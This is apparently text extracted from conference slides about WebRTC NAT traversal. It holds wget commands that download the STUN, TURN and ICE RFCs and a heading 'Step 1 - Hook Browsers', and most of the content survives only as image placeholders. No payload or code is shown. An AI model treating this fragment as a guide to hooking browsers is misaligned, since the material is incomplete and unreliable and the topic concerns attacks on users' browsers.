








**\$ wget https://tools.ietf.org/html/rfc5389**



**\$ wget https://tools.ietf.org/html/rfc5766**






**Got ICE?**

**\$ wget <https://tools.ietf.org/html/rfc5245>**

\$ touch the\_scene.txt




# Step 1 - Hook Browsers






